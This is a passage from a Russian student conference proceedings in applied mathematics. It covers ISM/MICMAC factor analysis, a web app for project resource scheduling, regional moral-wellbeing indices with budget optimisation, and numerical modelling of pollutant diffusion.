$$FRM_{i,j} = FRM_{i,j} \cup FRM_{i,k} \cap FRM_{k,j} \quad k = 1, \dots, n; i = 1, \dots, n; j = 1, \dots, n$$

Следующий этап - этап разделения группы факторов на уровни достижимости с целью дальнейшего ее представления в виде иерархической структуры. На этом этапе для каждого фактора определяется набор достижимости и набор предшествующих ему факторов. Набор достижимости для рассматриваемого фактора составляют факторы, на которые он влияет. Предшествующий набор составляют факторы, влияющие на него. После того как для i -ого фактора определены эти наборы, определяется набор пересечений. Те факторы, для которых на первой итерации набор достижимости совпадает с набором пересечений будут составлять первый наивысший уровень иерархической модели. Данный процесс является итерационным. На следующей итерации факторы первого уровня исключаются из рассмотрения и процесс повторяется. Факторы с одинаковой достижимостью и набором пересечений объединяются в один уровень. Процесс продолжается до тех пор, пока все факторы не будут распределены по уровням.

После того как произведено разделение факторов по уровням может быть построен, соответствующий им оргграф ISM, из которого удаляются все косвенные связи.

MICMAC (cross-impact matrix multiplication applied to classification) классификационная матрица перекрестного влияния и зависимости факторов [2]. Исследуемую группу факторов изображают в виде MICMAC графика, где ось абсцисс отражает «зависимость», ось ординат «влияние». Центр координат – это точка с координатами $(k/2; k/2)$, где k - количество факторов. Таким образом координатная плоскость разбивается на четыре квадранта, характеризующие четыре группы факторов:

Автономные (левый нижний квадрант, зона I). Это та группа факторов, которые обладают и слабым влиянием на другие факторы, и слабой зависимостью от остальных факторов.

Зависимые (правый нижний квадрант, зона II). Факторы, вошедшие в эту группу, имеют сильную зависимость от остальных, но уровень их влияния на другие факторы является несущественным.

Взаимосвязанные (верхний правый квадрант, зона III). Эту группу факторов составляют факторы с одной стороны сильно зависимые от некоторой группы факторов, с другой стороны способные оказывать сильное влияние на другие факторы.

Независимые факторы (верхний левый квадрант, зона IV): оказывающие высокое влияние на остальные факторы, при этом слабо зависящие от остальных.

Процедуры ISM и MICMAC были реализованы в виде программы на Python, кроссплатформенный пользовательский интерфейс разработан с применением библиотеки Tkinter.

Рассмотрим на конкретном примере этапы проведения процедур ISM и MICMAC. Пусть в результате решение некоторой проблемы, проведенного обзора литературы и опроса экспертов была отобрана группа из 14 факторов.

[illegible]

Рисунок 1 - Структурная матрица взаимодействия SSIM




Рисунок 2 - Орграф ISM

Таким образом, исследуемая группа факторов была представлена в виде 7 - уровневой структуры.

По результатам проведения процедуры MICMAC: зависимые факторы – F1, F2, F3, F4, F7, F8, F10; независимые факторы – F5, F6, F9, F11, F12, F13, F14.

Список литературы

1. Али Р., Рухолла Б. Моделирование факторов, влияющих на функционирование сетей знаний //Форсайт. – 2018. – Т. 12. – №. 1. – С. 56-67.
2. Piya S., Shamsuzzoha A., Khadem M. An approach for analysing supply chain complexity drivers through interpretive structural modelling //International Journal of Logistics Research and Applications. – 2020. – Т. 23. – №. 4. – С. 311-336.

Научный руководитель – к.т.н., доцент Каган Е. С., заведующий кафедрой прикладной математики, ФГБОУ ВПО «Кемеровский государственный университет»

УДК 519.876.3

РАЗРАБОТКА WEB-ПРИЛОЖЕНИЯ ДЛЯ ОПТИМИЗАЦИИ КАЛЕНДАРНЫХ ГРАФИКОВ РАСПРЕДЕЛЕНИЯ РЕСУРСОВ ПРОЕКТА

Медведева В.А., Хрипливец А.Ф.

ФГБОУ ВО «Кемеровский государственный университет»

vika250903@gmail.com, belka1arri@gmail.com

Аннотация. Данная работа посвящена разработке веб-приложения, направленного на оптимизацию календарных графиков распределения ресурсов в рамках проектного менеджмента. Оно будет включать в себя функционал для создания, редактирования и визуализации календарных графиков, а также инструменты для анализа загрузки ресурсов и выявления узких мест в процессе выполнения задач.

Ключевые слова: веб-приложение, распределение ресурсов, оптимизация, управление проектами, календарные графики, планирование ресурсов, пользовательский интерфейс.

Актуальность разработки веб-приложения для улучшения управления проектами обусловлена рядом факторов, отображающих тенденции в управлении проектами и нужды организаций: 1) повышение сложности: в современных проектах, состоящих часто из множества задач высокого и взаимосвязанного с разными ресурсами уровня сложности, эффективное распределение ресурсов и оптимизация графика проекта важна для завершения проекта вовремя и в рамках бюджета; 2) повышение эффективности: в условиях конкуренции компании стараются тратить как можно меньше, а зарабатывать на порядки больше, следовательно, необходимо приложение, которое с помощью оптимизации графиков и размещения всех возможных ресурсов внутри проекта существенно поднимает производительность, сокращает простой и реальные сроки; 3) адаптация цифровой и удаленной работы – когда требуется переходить на цифровые технологии включая удаленный доступ к данным, веб-приложение позволяет компании работать совместно с любой точки планеты; 4) гибкость: важна адаптация под быстро меняющиеся условия, веб-приложение для оптимизации календарных графиков призвано систематизировать и оптимизировать распределение ресурсов, а также позволяет оперативно вносить коррективы.

Таким образом, разработка веб-приложения для оптимизации календарных графиков распределения ресурсов проекта является актуальной задачей, способствующей повышению эффективности управления проектами и улучшению результатов деятельности организаций в условиях современного рынка.

Цели и задачи настоящего исследования сосредоточены на разработке веб-приложения для эффективного управления проектами и ресурсами. Основной целью является создание

инструмента, который позволит: вычислять критический путь, полный и свободный резервы времени, что обеспечит более глубокое понимание временных ограничений проекта и увеличит вероятность его успешного завершения; строить график распределения ресурсов, что визуализирует текущие нагрузки и помогает в оперативном управлении ресурсами; оптимизировать распределение ресурсов, что позволяет достичь максимальной эффективности использования имеющихся кадров и материалов в рамках проекта.

Необходимо оптимизировать календарные графики распределения ресурсов в рамках проекта, чтобы обеспечить эффективное выполнение всех задач в заданные сроки. Для этого требуется построить три календарных графика: 1) левый (ранний) календарный график: для его построения нужно определить последовательность выполнения задач, начиная с начальной даты проекта и продвигаясь к конечной, установить приоритеты для задач, которые должны быть выполнены раньше, и распределить ресурсы таким образом, чтобы минимизировать время простоя и задержки; 2) правый (поздний) график: для его построения требуется исследовать выполнение задач, начиная с конечной даты проекта и двигаясь к началу; 3) «равномерный» график распределения ресурсов: чтобы построить «равномерный» график следует исследовать выполнение задач, начиная с конечной даты проекта и двигаясь к началу, определить, какие задачи могут быть выполнены параллельно или с меньшими затратами ресурсов, чтобы сократить общее время выполнения проекта [1].

В результате решения поставленных задач построенные графики позволят проследить какие стратегии распределения ресурсов наиболее эффективно служат оптимизации сроков выполнения проекта.

Для своевременного выполнения плана необходимо, чтобы операции на критическом пути были выполнены согласно расписанию. Задержка выполнения операции на критическом пути влияет на дату окончания выполнения проекта. Руководитель проекта может опираться на критический путь для принятия решений при подготовке и отслеживании расписаний выпусков, планировании ресурсов и внесении коррективов в случае отклонения плана от расписания [2].

Расчет критического пути делится на два этапа: начинается с "прямого прохода", от исходного события к завершающему. Каждое событие обладает единственным числом раннего наступления. На втором этапе, называемом "обратный проход", выбирается завершающее событие, и вычисления ведутся к исходному. Каждому событию здесь относят единственное число позднего наступления. Имея эти данные, нужно определить резервы времени для некритических операций [2].

Различают два основных вида резервов времени: полный резерв и свободный резерв. Полный резерв – это разность между максимально возможным временем выполнения операции и ее длительностью. А свободный резерв определяется в предположении, что все операции в сети начинаются в ранние сроки.

Приложение создано в среде программирования Visual Studio Code с использованием языка программирования TypeScript с применением языков разметки HTML и таблицы стилей CSS.

Цель заключается в реализации программы для изображения раннего (левого), позднего (правого) и "равномерного" графиков распределения ресурсов по времени.

Для начала собирается информация о проекте. Пользователи в модальном окне вводят данные о каждой задаче: название, продолжительность, необходимые ресурсы, затем задают зависимости задач – тех, что должны быть выполнены перед другими для исключения сбоев и продлений. Далее по набранным данным строится таблица операций: номер задачи, название, продолжительность, зависимость, следствие, используемые ресурсы, раннее начало, раннее окончание, позднее начало, позднее окончание, полный и свободный резервы. По этой таблице осуществляется анализ ресурсов – человеческих (команда), материальных (техника, материалы) и финансовых (средства). Анализ текущей загрузки ресурсов позволяет выявить узкие места и определить, какие ресурсы могут быть перераспределены.

Следующий шаг – построение графиков для полной визуализации процесса выполнения проекта. По данным из таблицы строятся три графика: ранний график визуализирует распределение ресурсов и временные рамки выполнения задач; поздний график позволяет определить параллельные процессы для сокращения общего времени выполнения и визуализирует оптимальное распределение ресурсов с учетом возможных параллельных процессов; график «равномерного» распределения ресурсов помогает избежать перегрузок и визуализирует «равномерное» распределение ресурсов по всем этапам проекта (рис.1).

Ключевым для управления проектом является вычисление критического пути — последовательности задач, которые определяют минимальное время завершения проекта. На следующей ступени оптимизации распределения ресурсов осуществляется анализ временных запасов. Он позволяет рассчитать полный и свободный резерв для тех операций, которые не являются критическими.

Основной задачей является оптимизация загрузки ресурсов. Это подразумевает перераспределение ресурсов таким путем, чтобы обеспечить максимальную эффективность использования всех ресурсов и материалов проекта. В процессе оптимизации могут меняться как сроки выполнения отдельных задач, так и распределение сотрудников проектной команды на задачи.

Мониторинг выполнения задач является одним из важных аспектов управления проектом. Регулярное обновление статуса задач помогает отслеживать их соответствие с графиком. При необходимости вносят изменения в графики и распределение ресурсов. Гибкость управления проектом позволяет быстро реагировать на неожиданные обстоятельства.




Рисунок 1 – Вид веб-приложения для оптимизации календарных графиков

В ходе разработки веб-приложения для оптимизации графиков распределения ресурсов проекта была достигнута цель создания инструмента для управления временными рамками и ресурсами. Пользователю предоставляется интуитивно понятный интерфейс для визуализации и анализа проекта. С помощью раннего и позднего графиков можно проследить за поведением задач при их последовательном и возможном параллельном выполнении, а график «равномерного» распределения ресурсов помогает избежать перегрузок, обеспечивая стабильную работу команды на протяжении всего проекта.

Список литературы

1. Лисов, С. П., Хромова, Т. В. Решение задачи оптимизации ресурсов в календарных сетевых графиках проектов с использованием методов линейного программирования // Современные технологии управления проектами. 2019. № 6. С. 50-61.
2. Голоколосова, Т. В. Исследование операций: учеб. пособие / Т.В. Голоколосова, В.В. Мешечкин. – Кемерово: Кузбассвуиздат, 2004. – 120 с.

Научный руководитель: к.ф.-м.н., доцент Чернова Е.С., ФГБОУ ВО «Кемеровский государственный университет»

УДК 51-77

ИССЛЕДОВАНИЕ ИНДЕКСОВ НРАВСТВЕННОГО И ПСИХОЛОГИЧЕСКОГО СОСТОЯНИЯ НАСЕЛЕНИЯ РЕГИОНОВ СИБИРСКОГО ФЕДЕРАЛЬНОГО ОКРУГА МЕТОДАМИ МАТЕМАТИЧЕСКОГО МОДЕЛИРОВАНИЯ

Носик А.А.

ФГБОУ ВО «Кемеровский государственный университет»

nosik_alina03@mail.ru

Аннотация. Проведен расчет нравственного и социально-психологического состояния населения регионов Сибирского федерального округа. Данные регионы были разделены на три группы по значениям индексов нравственного состояния общества и социально-психологического благополучия. Выявлено влияние бюджета региона на нравственное здоровье населения, и предложена методика по распределению бюджета для улучшения указанного показателя.

Ключевые слова: нравственное состояние общества, социально-психологическое благополучие общества, регионы Сибирского федерального округа, Кемеровская область, распределение бюджета региона.

Нравственное здоровье общества и его психологическое состояние отражают не только текущий уровень морального воспитания людей, их отношения друг к другу, к обществу и государству, но и их обеспеченность экономическими и социальными благами. Именно потребность и нужда чаще всего толкают людей на совершение действий, который могут противоречить их ценностям и моральным убеждениям. И если не принимать никаких мер по улучшению нравственного здоровья общества, то это приведет к снижению его благосостояния во всех сферах жизни. Поэтому очень важно проводить анализ и мониторинг общественного настроения, чтобы принимать необходимые меры для поддержания психологического благополучия общества и уметь оценивать эффективность этих мер.

Актуальность данной работы заключается в предложении применять проведенные исследования для оценки влияния административных мер и мировых событий на общее моральное и психологическое состояние населения с помощью методики расчета композитного индекса (КИ) и индекса морального состояния общества (ИНСО).

Целью является оценка психологического и нравственного состояния в регионах Сибирского федерального округа, оценка влияния распределения расходов бюджета на нравственное здоровье общества (на примере Кемеровской области) и предложение методики распределения бюджета для улучшения нравственного и психологического климата населения.

Для оценки психологического благосостояния населения использовалась методика, разработанная в институте психологии РАН: Юревичем А. В. был предложен композитный индекс [1]. Расчет данного индекса основан на интеграции 6 первичных показателей: число

самоубийств, заболеваемость психическими расстройствами, заболеваемость психическими расстройствами, уровень смертности от заболеваний нервной системы и органов чувств, число убийств, частота разводов, распространенность социального сиротства. Причем первые три показателя рассматриваются как индикаторы психологической устойчивости общества, а последние три показателя как индикаторы социально-психологического благополучия.

Первичные индексы рассчитываются на базе удельных, то есть соотнесенных с численностью населения показателей. Все значения в методике переводятся в бальную систему от 1 до 10 (10 – это высокий показатель, а 1 – низкий) по следующей формуле:

$$V_y = 9 \cdot \frac{V_{\max} - V_y}{V_{\max} - V_{\min}} + 1 \quad (1)$$

где V_y – значение показателя для объекта (региона) за конкретный год, $V_{\max}$ – максимальное значение показателя для исследуемой группы объектов (регионов СФО) с 2010 по 2022 г., $V_{\min}$ – минимальное значение показателя.

Вторичные индексы и композитный индекс рассчитываются как среднеарифметическое индексов более низкого порядка [1].

В результате расчета социально-психологического благополучия населения (другие индексы не рассчитывались в силу отсутствия необходимых статистических данных), регионы СФО были поделены на 3 группы:

- с низким индексом (6-7 ср. балл): республика Алтай, республика Тыва, республика Хакасия, Иркутская область;
- со средним индексом (7-7,5 ср. балл): Алтайский край, Новосибирская область, Кемеровская область;
- с высоким индексом (от 7,5 ср. балл): Красноярский край, Омская область, Томская область.

В целом во всех регионах за 12 лет значительно улучшился социально-психологический климат, однако за последние несколько лет темп роста несколько снизился.

Для оценки нравственного здоровья общества использовался индекс нравственного состояния населения, разработанный тем же институтом психологии [2]. Основные показатели, позволяющие оценивать нравственное состояние населения в рамках расчета индекса, эксперты определяли, исходя из следующих условий:

- социально-экономическая ситуация: индекс Джинни, коэффициент фондов, численность населения с доходом ниже прожиточного минимума, % от общей численности населения;
- степень криминализации: число убийств на 100 тыс. нас, число самоубийств на 100 тыс. нас, число умерших от случайного отравления алкоголем на 100 тыс. нас.;
- положение детей, находящихся в социально опасной ситуации: число беспризорных детей;
- правонарушения в сфере экономики: экономические преступления на 100 тыс. нас.

В методике вычисления ИНСО показатель за базовый год (начало периода исследования) считается равным 100 баллам (V_0). Нормализация значений показателей за более поздние или же ранние годы (V_i) осуществляется путем их соотнесения со значением за базовый год (чем выше балл, тем благополучнее общество по определяемому параметру) [2].

Для нормализации значений показателей, увеличение которых указывает на ухудшение нравственного состояния общества, используется следующая формула:

$$Y_i = \frac{V_0}{V_i} \cdot 100 \quad (2)$$

где V_0 – значение конкретного показателя за базовый год, V_i – значение показателя за i -й год.

Для нормализации индекса коррупции, увеличение значение которого указывает на улучшение нравственного состояния общества, используется формула:

$$Y_i = \frac{V_i}{V_0} \cdot 100 \quad (3)$$

ИНСО рассчитывается как среднегеометрическое значение четырех индексов, входящих в его структуру.

Итогом подсчетов стала качественная оценка нравственного состояния населения. За 12 лет в Новосибирской, Томской, Иркутской, Кемеровской областях, республике Тыва и Красноярском крае уровень нравственности увеличился в сравнении с 2010 более чем в 2 раза, а Омской области, Алтайском крае, республике Хакасия и республике Алтай – в 1,5-1,8 раза. Это говорит о сокращении преступности, увеличении доходов населения, снижении тревожности населения и более эффективной борьбе с коррупцией.

Как уже говорилось, на нравственность населения может оказывать существенное влияние его обеспеченность экономическими и социальными благами. Поэтому финансирование всех сфер жизни очень важно, и нужно соблюдать правильный баланс между ними. Избыток денежных средств в одном из направлений естественным образом приводит к недостатку в другом, что в свою очередь может привести к снижению комплекса показателей ИНСО и ухудшению самого индекса.

Проведенный корреляционный анализ доказал зависимость ИНСО Кемеровской области от долей расходов бюджета в разные сферы жизни – коэффициент корреляции по модулю более 0,5.

При помощи теории оптимальных процессов [3] была построена дискретная задача оптимального управления для поддержания и увеличения ИНСО:

$$x_i(t) = a_{i0} \cdot x_i(t-1) + \sum_{k=1}^{k=14} a_{ik} \cdot u_k(t-1), \quad i = 1, \dots, 7 \quad (4)$$

$$x(0) = x^0 \quad (5)$$

$$\min u_k(T) \leq u_k(t) \leq \max u_k(T), \quad k = 1, \dots, 14 \quad (6)$$

$$J(x^0, u) = \sum_{t=1}^T \sqrt[3]{x_1(t-1) \cdot x_2(t-1) \cdot x_3(t-1) \cdot \sqrt[3]{x_4(t-1) \cdot x_5(t-1) \cdot x_6(t-1) \cdot x_7}} \rightarrow \max \quad (7)$$

где x_i – это показатели ИНСО, u_i - доля средств бюджета по статьям расходов.

Коэффициенты a_{ik} находились методом построения регрессионной модели в программном пакете StatSoft STATISTICA.

Сама задача оптимизация была решена при помощи встроенного в Excel пакета «Поиск решения».

Полученные результаты показали, что для повышения нравственности населения Кемеровской области значительную долю бюджета региона (32%) нужно тратить на социальную политику и здравоохранение (22%). На образование и физическую культуру в год необходимо выделять по 5% и 4%, на экономику – 14%, на межбюджетные трансферты 12%, на остальные сферы жизни – менее 3%.

Список литературы

1. Юревич, А.В. Динамика психологического состояния современного российского общества / А.В. Юревич - Вестник Российской академии наук. – 2009. – Т.79, №2. – С.112–120.
2. Юревич, А.В. Нравственное состояние современного российского общества / А. В. Юревич // Социологические исследования. – 2009. – №10. – С.70–79.
3. Данилов, Н.Н. Основы математической теории оптимальных процессов : учеб. пособие / Н.Н. Данилов, В.В. Мешечкин. - Кемерово : ГОУ ВПО "Кемеров. гос. ун-т", 2004. - 218 с.: ил., табл.: 20 см - (Учебная литература КемГУ).
4. Юревич, А.В. Количественная оценка макрорпсихологического состояния современного российского общества / А.В. Юревич, Д.В. Ушаков, И.П. Цапенко // Психологический журнал. – 2007. – №4. – С.28–34.

Научный руководитель – к.ф.-м.н., доцент Чернова Е.С., ФГБОУ ВО «Кемеровский государственный университет»

УДК 519.63

МОДЕЛИРОВАНИЕ РАСПРОСТРАНЕНИЯ ВЫБРОСОВ ЗАГРЯЗНЯЮЩИХ ВЕЩЕСТВ МЕТОДОМ СЕТОК

Чураков А. О. , Желинский Е. А.

ФГБОУ ВО «Кемеровский государственный университет»
churakov.anatoly99@gmail.com, ezhelinskij@bk.ru

Аннотация. Работа посвящена математическому и компьютерному моделированию распространения загрязнений от точечных источников. В качестве модели использовалась модель турбулентной диффузии, уравнение которой было аппроксимировано разностными схемами.

Ключевые слова: прикладная математика, турбулентная диффузия, математическая физика, уравнение в частных производных, модели рассеивания примеси.

Модель турбулентной диффузии является частью группы моделей, описывающих рассеивания примесей в атмосфере [1]. Она задается уравнением в частных производных [2], которое имеет вид

$$\frac{\partial C}{\partial t} + \frac{\partial C}{\partial x}u + \frac{\partial C}{\partial y}v + \frac{\partial C}{\partial z}\omega = D_x \frac{\partial^2 C}{\partial x^2} + D_y \frac{\partial^2 C}{\partial y^2} + D_z \frac{\partial^2 C}{\partial z^2}, \quad (1)$$

где C – концентрация примеси, г/м³;

u, v, ω – скорость переноса вещества (атмосферный ветер) вдоль направлений x, y, z , м/с;

D_x, D_y, D_z – коэффициенты диффузии вдоль направлений x, y, z , м²/с.

На плоскости уравнение (1) можно записать в виде

$$\frac{\partial C}{\partial t} = D_x \frac{\partial^2 C}{\partial x^2} + D_y \frac{\partial^2 C}{\partial y^2} - \frac{\partial C}{\partial x}u - \frac{\partial C}{\partial y}v. \quad (2)$$

Для численного решения уравнения можно использовать метод сеток. Для этого необходимо каждый член (2) аппроксимировать соответствующей разностной схемой.

Для конвекции принято использовать «upwind schemes» (в переводе с английского – «схемы для наветренной стороны»). Смысл этих схем состоит в том, чтобы использовать правостороннюю разностную схему при ветре больше нуля (т.е. когда ветер дует на запад) и левостороннюю в ином случае.

Для использования метода сеток введём двумерную сетку размерности n на m с постоянными шагами по X и Y , равными h_x и h_y соответственно.

С учётом вышесказанного, при аппроксимации всех производных будет получено следующее уравнение:

$$C_{ij}^{t+1} = h_t \left(-u \frac{C_{ij}^t - C_{(i-1)j}^t}{h_x} - v \frac{C_{ij}^t - C_{i(j-1)}^t}{h_y} + D_x \frac{C_{(i-1)j}^t - 2C_{ij}^t + C_{(i+1)j}^t}{h_x^2} + D_y \frac{C_{i(j-1)}^t - 2C_{ij}^t + C_{i(j+1)}^t}{h_y^2} \right) + C_{ij}^t. \quad (3)$$

В результате получается разностная схема для исходного уравнения. Для ее решения необходимы начальные условия, которые можно представить множеством точек

$$\{C_{ij}^0\}, \quad (4)$$

где C_{ij}^0 – значение концентрации вещества в момент времени 0 в точке (i, j) .

Граничные условия необходимы для получения решения на границах сетки. Граничные условия можно задать константой (условия Дирихле).

Необходимым условием устойчивости решения в явных разностных схемах является критерий Куранта – Фридрихса – Леви (критерий КФЛ) [3]. В общем виде он выглядит следующим образом:

$$C = h_t \left(\sum_{i=1}^n \frac{u_i}{h_{x_i}} \right) \leq C_{\max}, \quad (5)$$

где C – значение критерия;

h_t – шаг по времени;

u_i – коэффициент перед частной производной (в рассматриваемой модели – по конвекции

$\frac{\partial C}{\partial x} u$ или $\frac{\partial C}{\partial y} v$ это будет u или v);

h_{x_i} – шаг по оси для соответствующей частной производной;

n – количество элементов в модели;

$C_{\max}$ – максимальное значения критерия, для явных схем берётся равным единице.

В исследуемой модели две части: конвекция и диффузия, каждая часть содержит по два элемента. Следовательно, критерий примет вид

$$C = h_t \left(\frac{u}{h_x} + \frac{v}{h_y} + \frac{D_x}{h_x^2} + \frac{D_y}{h_y^2} \right) \leq 1. \quad (6.1)$$

Отсюда можно выразить необходимый шаг по времени:

$$h_t \leq \left(\frac{u}{h_x} + \frac{v}{h_y} + \frac{D_x}{h_x^2} + \frac{D_y}{h_y^2} \right)^{-1}. \quad (6.2)$$

Согласно теореме Лакса, устойчивость является необходимым и достаточным условием сходимости решения в разностных схемах [4], соответственно, если критерий КФЛ будет выполняться, то схема будет сходиться.

Программная реализация модели проводилась с помощью языка python версии 3.12, использовались библиотеки matplotlib и numpy.

Входные параметры программы включают в себя размер области по X и Y , шаги, время моделирования, среднюю скорость ветра, коэффициенты диффузии. В качестве примера было смоделировано рассеивание примеси со следующими параметрами: время – 60 секунд, скорость ветра вдоль X – 2 м/с, вдоль Y – 5 м/с, размер области – 50 м на 50 м, шаг по X и Y равен единице, шаг по времени 0.1, коэффициенты дисперсии равны 0.5. Использовался постоянный источник, генерирующий 1 г/м² загрязнения каждую 0.1 секунды. Результат моделирования представлен на рисунке 1.




Рисунок 1 – Результат моделирования

На рисунке 1 также отмечено направление ветра в каждой точке и приведена шкала концентрации (в г/м²). Шкала концентрации размечается от 0 до 1, однако концентрация в источнике загрязнения немногим больше единицы (примерно 1.253 г/м²). Использовалась простая двумерная растеризация, каждый пиксель (всего их 250) является квадратом со стороной 1 м, его цвет отображает концентрацию вещества (г/м²).

В результате проведенного исследования была построена модель, позволяющая численно решать уравнения турбулентной диффузии на плоскости и визуализировать полученные результаты.

Список литературы

1. Наместникова, О. В. Обзор моделей загрязнения атмосферного воздуха в системе управления качеством среды обитания / О. В. Наместникова, Н. Г. Топольский // Пожары и ЧС. – 2015. – №2. – С. 64-70, – URL: <https://cyberleninka.ru/article/n/obzor-modeley-zagryazneniya-atmosfernogo-vozduha-v-sisteme-upravleniya-kachestvom-sredy-obitaniya> (дата обращения: 28.03.2025).
2. Бекман, И. Н. Высшая математика: математический аппарат диффузии: учебник для вузов / И. Н. Бекман. – 2-е изд., испр. и доп. – М: Издательство Юрайт, 2025. – 459 с. – (Высшее образование). – ISBN 978-5-534-00025-2.
3. Курант, Р. О разностных уравнениях математической физики / Р. Курант, К. Фридрихс, Г. Леви // Успехи математических наук. – 1941. – №8. – С. 125-160.
4. Матус П. П. Обобщение теоремы Лакса–Рябенского–Филиппова на нелинейные задачи / П.П. Матус // Доклады Национальной академии наук Беларуси. – 2021. – № 4. – С. 391-396.

Научный руководитель – к.ф.-м.н., доцент Мешечкин В. В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 159.9.07, 51-77

СТАТИСТИЧЕСКИЙ АНАЛИЗ СВЯЗИ ИНТЕЛЛЕКТА И МОТИВАЦИОННО-ЭМОЦИОНАЛЬНЫХ ХАРАКТЕРИСТИК СТУДЕНТОВ ИТ-НАПРАВЛЕНИЙ

Чуриков И. Ю.

ФГБОУ ВО «Кемеровский государственный университет»
iuchurikov@gmail.com

Аннотация. Исследуются когнитивные, психофизиологические и мотивационно-эмоциональные и особенности студентов ИТ-направлений, влияние образовательной среды и нейродинамических характеристик на продуктивность познавательной деятельности.

Ключевые слова: интеллектуальные способности, когнитивные процессы, междисциплинарный подход, мотивационно-эмоциональная сфера, психофизиология.

Когнитивные науки — междисциплинарное научное направление, объединяющее исследования в области психологии, психофизиологии, философии, искусственного интеллекта и других смежных дисциплин. Их центральной задачей является построение интегративных моделей познавательной активности, включающих процессы восприятия, памяти, мышления, принятия решений, речевую и моторную активность [1]. Становление когнитивной науки как единой исследовательской парадигмы стало возможным благодаря синтезу качественных и количественных методов анализа данных, сочетания эмпирических данных и формализованных теоретических моделей. В данном контексте особую значимость приобретает прикладная математика, которая не только предоставляет инструментарий для статистической обработки эмпирических данных, но и позволяет сформировать методологическую основу для построения адекватных прогностических моделей регуляции различных видов деятельности личности [2].

